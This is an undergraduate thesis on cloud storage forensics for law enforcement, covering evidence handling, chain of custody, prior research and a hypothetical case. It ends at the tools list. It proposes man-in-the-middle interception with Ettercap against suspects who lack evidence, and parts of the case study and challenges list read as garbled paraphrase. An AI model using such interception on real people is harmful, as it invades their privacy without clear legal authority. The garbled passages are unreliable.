

Investigation Procedure for cloud storage forensic: Law Enforcement Perspective

Submitted By
Yousura Akter Jerin
ID: 2012-3-60-022

Md. Adnan Kabir
ID: 2012-3-60-029

Md. Nazmul Huda
ID: 2012-3-60-030



Supervised By
Rashedul Amin Tuhin
Senior Lecturer
Department of Computer Science and Engineering
East West University
August 2017

A Thesis Submitted in Partial Fulfillment of the Requirements for the
Degree of Bachelor of Science in Computer Science and Engineering

Declaration

We hereby declare that the thesis titled “**Investigation Procedure for cloud storage forensic: Law Enforcement Perspective**” is record of original work done by us. To our best knowledge of us, it has not been collected from any source without permission. This is submitted for the partial requirement of the degree of Bachelor of Science (B.Sc.) in Computer Science and Engineering, East West University. This thesis report is not submitted to any other university or institution for the award of any degree or fellowship or published any time before.

Signature of the students

.....

Yousura Akter Jerin [ID: 2012-3-60-022]

.....

Md. Adnan Kabir [ID: 2012-3-60-029]

.....

Md. Nazmul Huda [ID: 2012-3-60-030]

Letter of Acceptance

The thesis update the title “**Investigation Procedure for cloud storage forensic: Law Enforcement Perspective**” submitted by Yousura Akter Jerin [ID: 2012-3-60-022], Md. Adnan Kabir [ID: 2012-3-60-029], Md. Najmul Huda [ID: 2012-3-60-030], to the Department of Computer Science and Engineering, East West University, Dhaka, Bangladesh in the semester of Summer 2017 has been accepted as satisfactory for partial fulfillment of the requirements for the degree of Bachelor of Science in Computer Science and Engineering.

Rashedul Amin Tuhin

Supervisor

Senior Lecturer

Department of Computer Science and Engineering

East West University

Dhaka-1212, Bangladesh

Dr. Mozammel Huq Azad Khan

Professor and Chairperson

Department of Computer Science and Engineering

East West University Dhaka-1212, Bangladesh

Abstract

Cloud storage forensics is a part of digital forensics. It's a hybrid approach of digital and network forensics. At present time, the usage of cloud storage for store data is increasing day by day because user can access the data from any place and it's very secure. So the crime is also increasing in cloud storage day by day. Peoples keep the unethical file like child pornography, anti-government activity etc. But it is quite difficult for forensic analyzer to find out evidence from cloud storage than device's storage. Because in cloud storage the location of storage is not fixed and pick up any individual user's data is quite impossible if he/she doesn't cooperate. And if the file is deleted from cloud storage then it will be more difficult to get. So, suspect of digital crime is out of guilty from court of law for without proper evidences. There is no proper procedure for cloud storage forensic. Every law enforcement agency is doing investigation with their own procedure but sometimes it may not work and suspects are free from court. So criminal get inspiration for using cloud storage for criminal activities. There have been developed some procedure for cloud storage investigation like legal approach and technical approach. In legal approach law-enforcement agencies contact with Cloud Service Provider for evidence if they give then analyze. If they unable to collect user's data from law-enforcement agencies, then they may try some technical approach. In technical approach law-enforcement agencies use some tools like Encase, Oxygen Forensics, FTK Imager etc. for collecting the evidence. Using this approaches forensic analyzer can find the evidences from cloud storage.

Acknowledgement

First of all, we would like to thank almighty Allah for giving us strength, patience and knowledge to complete the execution of this report.

We express our sincere gratitude to our supervisor Rashedul Amin Tuhin for the constant support, for his patience, and great knowledge. His assistance helped us on a regular basis for our work

Our most honest gratitude would go to our cherished parents for their support, continuous motivation, great contribution and great direction right from the start to end.

We express our honest gratefulness to the faculty members of the Department of Computer Science and Engineering, East West University, Bangladesh because of their friendly frame of mind and enthusiastic support.

Table of Contents

Abstract	iv
Acknowledgement	v
Table of Contents	v
List of Figures	viii
List of Acronyms.....	ix
Chapter 1. Introduction	1
1.1 Investigation Procedure	2
1.1.1 Aquisition.....	4
1.1.2 Examination.....	5
1.1.3 Analysis	5
1.1.4 Reporting	5
1.2 Chain Of Custody Verification	6
1.3 Challenges Of Cloud Storage Forensics.....	8
1.4 Problem Statement.....	8
1.5 Objective.....	8
1.6 Focus.....	9
1.7 Outline of the report.....	9
Chapter 2. Background	10
2.1 Previous Work.....	10
2.2 A Hypothetical Case Study	11
Chapter 3. Methodology	14
3.1 Experimentation.....	14

3.2 Tools.....	14
3.3 Approache of the procedure	15
3.3.1 Legal Approaches	16
3.3.2 Technical Approaches.....	17
3.3.2.1 Forensic Image Acquisition	17
3.3.2.2 Analysis of captured packets	18
3.3.2.3 Man In The Middle Attack	20
Chapter 4. Result and Analysis.....	33
4.1 Results	33
4.1.1 Cooperation with Cloud Service Provider	33
4.1.2 Output from Forensic Image	34
4.1.3 Output from Wireshark and Network Miner.....	36
4.1.4 Output from MITM.....	39
4.1.5 Overall Flow Chart of the investigation procedure	43
4.2 Analysis	45
Chapter 5. Discussion.....	48
5.1 Limitation.....	48
5.2 Conclusion.....	49
5.3 Future Work.....	50
Appendix A.....	53
Appendix B.....	65
Appendix C.....	69
Appendix D.....	73
Bibliography.....	74

List of Figures

Figure 1.1. Unity of Physical and Digital Evidence Handling.....	2
Figure 1.2: Investigation Procedure.....	4
Figure 1.3: An Illustration of Business Model and Digital Evidence Chain of Custody	7
Figure 3.1: MD5 Hash Calculation by Quick Hash	18
Figure 3.2: Packets Captured by Wireshark	19
Figure 3.3: Man in the middle attack	20
Figure 3.4: MITM attack started by Ettercap	29
Figure 3.5: Driftnet Tool launched	29
Figure 3.6: The Urlnarf command	30
Figure 3.7: TCP/IP Model	31
Figure 3.8: IP tables redirect to the SSL Strip port 6666	29
Figure 3.9: Running SSL Strip process.....	32
Figure 3.10: Launching MITMF	32
Figure 3.11: SSL Strip started with MITMF	33
Figure 3.12: SSL Strip started with MITMF with arp spoofing	34
Figure 4.1: Browsing image found from a browser's cache folder	36
Figure 4.2: Recovery deleted file	37
Figure 4.3: Metadata of the deleted file	37
Figure 4.4: Wireshark Captured Packets	38
Figure 4.5: Analyzed information of the captured Packet.....	39
Figure 4.6: Analyzed information and files	40
Figure 4.7: Metadata of image from browsing data.....	41
Figure 4.8: Captured image of browsing data	42

Figure 4.9: browsing website links	42
Figure 4.10: Flow Chart of the investigation procedure, part 1.....	43
Figure 4.11: Flow Chart of the investigation procedure, part 2.....	44
Figure 4.12: Logical Vs Physical separation of data.....	46

List of Acronyms

AN- Analysis Nodes

API- Application Programming Interface

CSP- Cloud Service Provider

FCC- Forensic Cluster Controller

FTK- Forensic Tool Kit

HTTP – Hyper Text Transfer Protocol

HSTS – HTTP Strict Transfer Protocol

LERS- Law Enforcement Request System

MLAT- Mutual Legal Assistance Treaty

MITM- Man In The Middle

SLA- Service Level Agreement

SSL- Security Sockets Layer

VMI- Virtual Machine Introspection

Chapter 1

Introduction

Forensic science is the scientific method of collecting and examining the information about the past which is used in the court of law. Forensic scientists collect, preserve, and analyze scientific evidence during the course of an investigation. While some forensic scientists travel to the scene of the crime to collect the evidence themselves, others occupy a laboratory role, performing analysis on objects brought to them by other individuals. There are some categories of forensic science:

- Forensic Anthropology: the study of science about human body and social relationships
- Forensic Chemistry: the study of science about property matters.
- Forensic Entomology: the study of bugs.
- Forensic Mathematics: the study of finding relationships and patterns in crime scenes and evidence
- Forensic Nursing: the study of sexual assault
- Forensic Odontology: the study of the structure, development, and abnormalities of teeth
- Forensic Digital: the study of digital evidence

Digital Forensics is the use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation, and presentation of digital evidence derived from digital devices. There are some branches of Digital forensics:

- Computer forensics
- Firewall Forensics,
- Database Forensics,
- Network Forensic
- Data analysis and Mobile device forensics.

Cyber forensics is the practice of collecting, analyzing and reporting on digital data in a way that is legally admissible. It can be used in the detection and prevention of crime and in any dispute where evidence is stored digitally. Cyber forensics follows a similar process to other forensic disciplines and faces similar issues. The evidence of cyber forensics are

- The contents of computer memory,
- Computer backups, computer printouts,

- Global Positioning System tracks,
- Logs from a hotel's electronic door locks, and
- Digital video or audio files etc.

Cloud Storage forensics is the application of digital forensics science in cloud storage. Technically, it consists of a hybrid forensic approach (e.g., remote, virtual, network, live, large-scale, thin-client, and thick-client) towards the generation of digital evidence. Organizationally, it involves interactions among cloud actors (i.e., cloud provider, cloud consumer, cloud broker, cloud carrier, cloud auditor) for the purpose of facilitating both internal and external investigations. Legally it often implies multi-jurisdictional and multi-tenant situations.

1.1 Investigation Procedure

Forensic investigators typically follow a standard set of procedures and maintain Chain of custody. After physically isolating the device in question to make sure it cannot be accidentally contaminated, investigators make a digital image of the device's storage media. Once the original media has been taken as an image, then the hash value is calculated from the images using some algorithm like MD5, SHA-1 etc. for securing the evidence from tempering. All investigations are done on the digital evidence. Investigators use a variety of techniques and proprietary software forensic tools to examine the copy, searching hidden folders and unallocated disk space for copies of deleted, encrypted, or damaged files. Any evidence found on the digital copy is carefully documented in a "finding report" and verified with the original in preparation for legal proceedings that involve discovery, depositions, or actual litigation. Figure 1.1 shows the handling of digital Unity of Physical and Digital Evidence.




Figure 1.1. Unity of Physical and Digital Evidence Handling

(Source: <http://www.dynotech.com/articles/digitalevidence.shtml>)

There are four step of forensics procedure, shown in the figure 1.2-

- **Acquisition**
- **Examination**
- **Analysis**
- **Reporting**




Figure 1.2: Investigation Procedure

1.1.1 Acquisition

The first step of forensic examination is collecting the evidence that means Acquisition. In this part forensic examiner take the access of suspect’s device and take a whole image of volatile or non-volatile storage of device using forensic tools. Traditionally, the computer forensic examiner would make a copy (or acquire) information from a device which is turned off. A write-blocker would be used to make an exact bit for bit copy of the original storage medium. A write-blocker allows acquisition of information on a drive without creating the possibility of accidentally damaging the drive contents. The examiner would work from this copy, leaving the original demonstrably unchanged.

However, sometimes it is not possible or desirable to switch a computer off. It may not be possible if doing so would, for example, result in considerable financial or other loss for the owner. The examiner may also wish to avoid a situation whereby turning a device off may render valuable evidence to be permanently lost. In both these circumstances, the computer forensic examiner would need to carry out a ‘live acquisition’ which would involve running a small program on the suspect computer in order to copy (or acquire) the data to the examiner’s hard drive.

By running such a program and attaching a destination drive to the suspect computer, the examiner will make changes and/or additions to the state of the computer which was not present in his actions. However, the evidence produced would still usually be considered admissible if the

examiner was able to show why such actions were deemed necessary, that they recorded those actions and that they are to explain to a court the consequences of those actions.

Then they calculated the hash value of the images using hashing algorithm MD5, SHA-1 etc. for maintaining chain of custody. After calculating the hash, they give the images file to examiners for investigation.

1.1.2 Examination

After acquired data comes for examination for finding the evidence, the forensic analyzer then examines the image file of data if the data is valid or not and how to find out the evidence. They also decide how to analyze and what tools are used for investigation. Then they send data for analysis and also again generate a hash value after examine.

1.1.3 Analysis

In this part, forensic analyzers analyze the data for extract the evidence from an image file that is given by the forensic examiner. They use some forensic tools for analyzing the data. Analysis depends on the specifics of each job. The examiner usually provides feedback to the law-enforcement agencies during analysis, and from this dialogue, the analysis may take a different path or be narrowed to specific areas. The analysis must be accurate, thorough, impartial, recorded, repeatable and completed within the timescales available and resources allocated.

There are some forensic tools available for digital forensics analysis. It is the opinion that the examiner should use any tool they feel comfortable with as long as they can justify their choice but there are some restrictions for using some tools. The main requirements of a computer forensic tool is that it does what it is meant to do and the only way for examiners to be sure of this is for them to regularly test and calibrate the tools they rely on before analysis takes place. They also ensure the data tempering free.

Dual-tool verification can confirm result integrity during analysis (if with tool 'A' the examiner finds artefact 'X' at location 'Y', then tool 'B' should replicate these results).

1.1.4 Reporting

In this part result of the analysis is provided in the court of law as a report. This stage usually involves the examiner producing a structured report on their findings, addressing the points in the initial instructions along with any subsequent instructions. It would also cover any other information which the examiner deems relevant to the investigation.

The report must be written with the end reader in mind. Because in many cases the reader will be non-technical, and so reader-appropriate terminology should be used. The examiner should also be prepared to participate in meetings or telephone conferences to discuss and elaborate on the report.

1.2 Chain of Custody Verification

Chain of custody is maintaining to prevent data tampering. In an investigation process after the acquisition the data it is rounded in many hands for analysis. So, there is the possibility of data tampering. For data tempering, the evidence can be lost. So to prevent tampering, the chain of custody is strictly maintained. After completing every stage of investigation procedure, a hash value is calculated and matched with main hash. If the data is tempered, then the hash will not match. So we can ensure the data tampering by the chain of custody. Chain of custody is started from acquisition part and end after reporting to the court of law. Every member of investigation procedure is included in the chain of custody. In figure 1.3 shows the chain of custody of digital evidence.




Figure 1.3: An Illustration of Business Model and Digital Evidence Chain of Custody

(Source:https://www.researchgate.net/profile/Yudi_Prayudi/publication/273694917_Digital_Chain_of_Custody_State_of_The_Art/links/5508eb510cf2d7a2812b6945/Digital-Chain-of-Custody-State-of-The-Art.pdf.)

1.3 Challenges of Cloud Storage Forensics

Forensic analyzers face lots of challenges in the field of digital forensics. And in cloud storage forensics, the challenges are increased. Forensics examiners face some problems like

- Loss of client data amid mapping process for various reasons, for example, closed down of the server, can make parallel or random administrations get hindered
- Storage system is no longer local.
- Healthcare, business, or national security related data.
- Each cloud server contains files from many users.
- Even if data belonging to a particular suspect is identified, separating it from other users' data is difficult.
- Other than the CSP, there is usually no evidence that links a given data file to a particular suspect.
- Not simple entry to arrange switches, stack balancers and other systems administration types of gear.
- Lack of access to substantial firewall.
- Challenges in imaging bounces from one to other which will stay static over the cloud directing plans.
- Problem confronted in log examination of cloud applications.
- Access of logs.
- Velocity of assaulting.
- Malicious hubs.
- Information cancellation.
- Hypervisor-level investigation with a specific end goal to address the difficulties.

1.4 Problem Statement

There is no proper fixed investigation procedure for clouds storage investigation. For this reason, many suspects are out of guilty without proper investigation procedure. Every Law enforcement agencies in the world follow their own investigation procedure but not any fixed procedure. With a proper procedure, investigation procedure will be easier.

1.5 Objective

The main purpose of the work is to develop a procedure for cloud storage forensic. The investigation procedure can be done by some legal and technical approach. In legal approach, we can communicate with Cloud service provider and offer them to provide particular user data. If the legal approach is failed, then the investigation procedure is done by technical approaches. For cloud storage investigation in technical approaches, some tools are used. At first, the suspect's device is seized then analyze the storage using some tools.

1.6 Focus

In this study, we have focused on the developing a procedure that will facilitate the investigation process of crimes related to cloud storage. We have only considered the two most popular cloud storage providers, Google Drive and Dropbox.

1.7 Outline of the report

In the next chapter related research work on the arena of Cloud Storage Forensics and a hypothetical case study done by Josiah Dykstra and Alan T. Sherman will be presented. In chapter 3, the detailed methodology of the legal approach and technical approach for investigation in the cloud storage is presented. The results are presented and analyzed in the following chapter. Finally the limitations of our study and future work is presented after the conclusion.

Chapter 2

Background

2.1 Previous Work

The US federal government evaluates some of the most widely used forensic tools to ensure reliability. The National Institute of Standards and Technology's (NIST) Computer Forensic Tool Testing (CFTT) project is charged with testing digital forensic tools, measuring their effectiveness, and certifying them. They evaluated EnCase 6.5 in September 2009, and FTK Imager 2.5.3.14 in June 2008. NIST also publishes a Digital Data Acquisition Tool Specification, that defines requirements for digital media acquisition tools in computer forensic investigation. The most recent version of the specification was written in 2004 [7] .

Many researchers have pointed away that evidence acquisition is a most crucial issue with cloud forensics. It is firmly recommended that evidence collection should obey clearly-defined parting of duties between consumer and provider though it had not been clear who should acquire volatile and non-volatile cloud data.

It is also lamented about the lack of appropriate tools for data from the cloud, noting that "Many of the tools are standardized for today's computing environment, such as EnCase or the Forensics Tool Package. Virtual machine introspection (VMI) is a method where an observer can interact with a virtual machine customer from the outside through the hypervisor. In the year 2003, Garfinkel and Rosenblum (Garfinkel and Rosenblum, 2003) first demonstrated a technique for intrusion detection inside a virtual guest using VMI. In 2009 using VMware's VMSafe, Symantec demonstrated inserting anti-virus code into a virtual machine from the VMware hypervisor (Conover and Chiueh, 2008) [7] .

From that year, researchers have offered various applications of VMI to forensic memory examination (Nance et al., 2009; Dolan-Gabitt et al., 2011). Santana (Santana, 2009) reviews that Terremark uses more self examination for monitoring, management and security for their vSphere cloud computing offering.

In 2009, Gartner (Heiser, 2009) published a review of distant forensic tools and assistance for their use, targeted at enterprise environments. That they cited EnCase and FTK as the most extensively used products, with the greatest international support. They will, however, have their problems: in 2007, a susceptibility was found in the authentication between your remote EnCase agent and the machine (Giobbi and McCormick, 2007) [7]. From the best point of view, Guidance Software's own "EnCase Legal Journal" for 2011, a comprehensive examination of legalities and decisions

Garfinkel recently suggested that “cloud computing in particular may make it impossible to perform basic forensic steps of data preservation and isolation on systems of forensic interest” (Garfinkel 2010). In one of the only published books on cloud forensics, the subject is approached as a matter of network forensics combined with remote disk forensics (Lillard 2010) [7]. While legal complications are introduced, including cloud-based evidence admissibility, no ADFSL Conference on Digital Forensics, Security and Law, 2011 46 solutions are presented. Wolthusen identified some research challenges, including discovery of computation structure, attribution of data, stability of evidence, and presentation and visualization of evidence (Wolthusen 2009). In 2009, researchers at UC San Diego demonstrated that it was possible to locate a particular virtual machine (VM) in Amazon Elastic Compute Cloud (EC2) and mount side-channel attacks by co-locating a new VM with the target (Ristenpart 2009) [7].

2.2 A hypothetical Case Study

Polly is a criminal who trades in child pornography. He stores huge amount of contraband images and video in the cloud. So any user can upload and download that content easily by using that website. He pays for his cloud administrations with a prepaid card acquired with money. Polly encodes his information in cloud storage, and he returns his virtual webserver to a perfect state day by day Law requirement is tipped off to the site and wishes both to end the administration and indict the criminal.

This is a situation where the PC is accidental to crime. Expecting that, the cloud display utilized as a part of this case is Infrastructure as a Service. In the administration display, the Cloud Service Provider has duty and access to just the physical equipment, storage, servers and system segments Law Enforcement Agency contacts the Cloud Service Provider with an impermanent controlling request to suspend the culpable administration and account, and a conservation letter to save confirm pending a warrant. Finding the client is the more troublesome work. The inspector has no real way to picture the virtual machine remotely since the cloud supplier does not uncover that usefulness.

Conveying a remote forensic agent, such as EnCase Enterprise, would require the suspect's credentials, and functionality of this remote technique within the cloud is not known. Today the legal analyst, with no case law or standard system on the issue, might be enticed to endeavor standard practices in computerized prove accumulation. To be specific, with appropriate recording and documentation, the inspector gets to the culpable site and takes depictions or recording the gathering of the proof, and sparing the website pages locally.

Essentially seeing the objective site is sufficient to make sure that the substance is illegal, yet it discloses to us nothing about who put it there. Moreover, no assurance can yet be made that the objective webserver has not been traded off by an attacker, or that the inspector's demand to the

web server was not the victim of DNS harming, man-in-the-center, or some other change in travel.

Consider other possible sources of digital evidence in this case: credit card payment information, cloud subscriber information, cloud provider access logs, cloud provider NetFlow logs, the web server virtual machine, and cloud storage data. Law authorization can issue a court order to the cloud supplier, which is satisfactory to propel the supplier to give any of this data that they have.

Law enforcement require not execute or witness the hunt. The warrant determines that the information returned be a "correct copy," the legal term that has verifiably implied a bit-for-bit duplication of a drive. Since child pornography is a government offense, the supplier must consent to the request. A professional at the supplier executes the inquiry arrange from his or her workstation, duplicating information from the supplier's foundation and confirming information trustworthiness with hashes of the records. Documents may have been circulated crosswise over numerous physical machines, yet they are reassembled consequently as the expert gets to them. In spite of the fact that the indictment may call the expert to testify, we have no understood certifications of trust in the professional to gather the entire information, in the cloud framework to deliver the genuine information, nor in the specialist's PC or apparatuses used to gather the data accurately.

The supplier finishes the demand, and conveys the information to Law Enforcement Agency. Accepting that Polly had two terabytes of stored data. To exchange that amount of information, the Cloud Service Provider spares it to an external hard drive and offers it to Law Enforcement Agency via mail. Additionally, the Cloud Service Provider can deliver account data, 10MB of get to logs, 100MB of NetFlow records, and a 20GB virtual machine preview After validating the integrity of the data, the forensic examiner is now charged with analysis.

It is normal that the forensic specialists can recognize the accompanying that would help in prosecution:

- Understand how the web benefit functions, particularly how it encode/decodes information from storage
- Find keys to decodes storage information, and utilize them to decode the information
- Confirmation of the nearness of child pornography
- Analyze logs to recognize conceivable IP locations of the criminal.

It is not irrational to expect that this action may take many worker hours to investigate. As indicated by execution testing from the producer, AccessData found that their Forensic Toolkit (FTK) item took 5.5 hours to process a 120GB hard drive completely on a first class workstation, and as long as 38.25 hours on a low-end workstation (AccessData 2010). At that rate, 2TB of information could take 85 hours of preparing time. The inspector is probably going to make a

plunge initially to the information store. The supplier may have returned singular documents or huge records containing "blobs" of parallel information. In either case, it will turn out to be rapidly apparent that the information are scrambled. Devices like EnCase and Forensic Toolkit can dissect VMware information records however not previews which incorporate suspended memory.

The human examiner should repair and run the VM screenshot with a specific end goal to comprehend the site source and watch how encryption is utilized. Once the keys are revealed, and information are decoded, 2TB of information must be broke down for prove. Document metadata may demonstrate valuable, if they are accessible and exact. Proof of the proprietor might be gathered from NetFlow, timestamp, and possibly in the coding style of the site. The majority of the scientific examination is reported and displayed to guide. Without lawful point of reference, existing case law must be considered in the scientific procedure utilized. In 2007, the 100-page sentiment by Judge Grimm in *Lorraine v. Markel* issued direction about the tolerability of unique or copies of unique confirmation, as administered in Rules 1001-1008 of the Federal Rules of Evidence (*Lorraine 2007*)[7].

Chapter 3

Methodology

The goal is to develop a procedure to find the suspected person's evidence of online activity, especially in cloud storages. The work is done with Law Enforcement Agency as a volunteer team because others people do not have legal authorization and permission to work with Digital Forensic Analysis against the cybercrime of a suspected person. The work is done for helping the Law Enforcement Agency for finding suspect's evidence in cloud storage as if Law Enforcement Agency can request Cloud Service Providers (CSP) for the charged user data. The work is done by some open source forensic tools for investigation because generally, people do not have permission to use professional licensed forensic tools for Digital Forensic Analysis.

3.1 Experimentation

There are several professional tools like Encase, Oxygen Forensic, Forensic Tool Kit (FTK) and so on, but those are restricted because only the Law Enforcement Agency have the permission to use licensed tools. Usually, Law Enforcement Agencies start their investigation when a criminal case is proceeding but a solution is needed to solve the case. Law Enforcement Agency authority may not give the access to their licensed forensic tools, but if they find the necessity, then they may permit to use the tools. Open source software for Digital Forensic Analysis can be an alternative solution to develop an investigation procedure for Cloud Storage Forensic Analysis from the perspective of Law Enforcement Agency.

3.2 Tools

The work is done by using open source software of Kali Linux or other Windows based or Linux based open source software like Autopsy, Wireshark, Network Miner, Ettercap, SSL Strip and many other free tools, VMware virtual machine software.

Autopsy is a free tool which is open to use for Linux, Windows and Mac based operating systems. Forensic Image acquisition is made from a computer which is seized by the Law Enforcement Agency. The purpose is to check suspected person is truly a criminal or not. Autopsy is a digital forensics platform and graphical interface of The Sleuth Kit and other digital forensics tools. Autopsy is used by law enforcement, military, and corporate examiners to investigate what happened on a computer. The Sleuth Kit is a library and collection of Unix- and Windows based utilities to facilitate the forensic analysis of computer systems.

Wireshark is a free tool to analyze packet data. It can capture and show packet data of all kinds of protocol except Hyper Text Transfer Protocol Secure (HTTPS).

Network Miner is a tool which has both version and these are free and professional licensed version. The free version is used to analyze the captured packet data of Wireshark in detail by Network Miner.

Ettercap is another useful tool and it is pre-installed tool in Kali Linux operating system, by this tool we can do Man In The Middle Attack if the suspected person cannot be charged or arrested by lack of proper evidence.

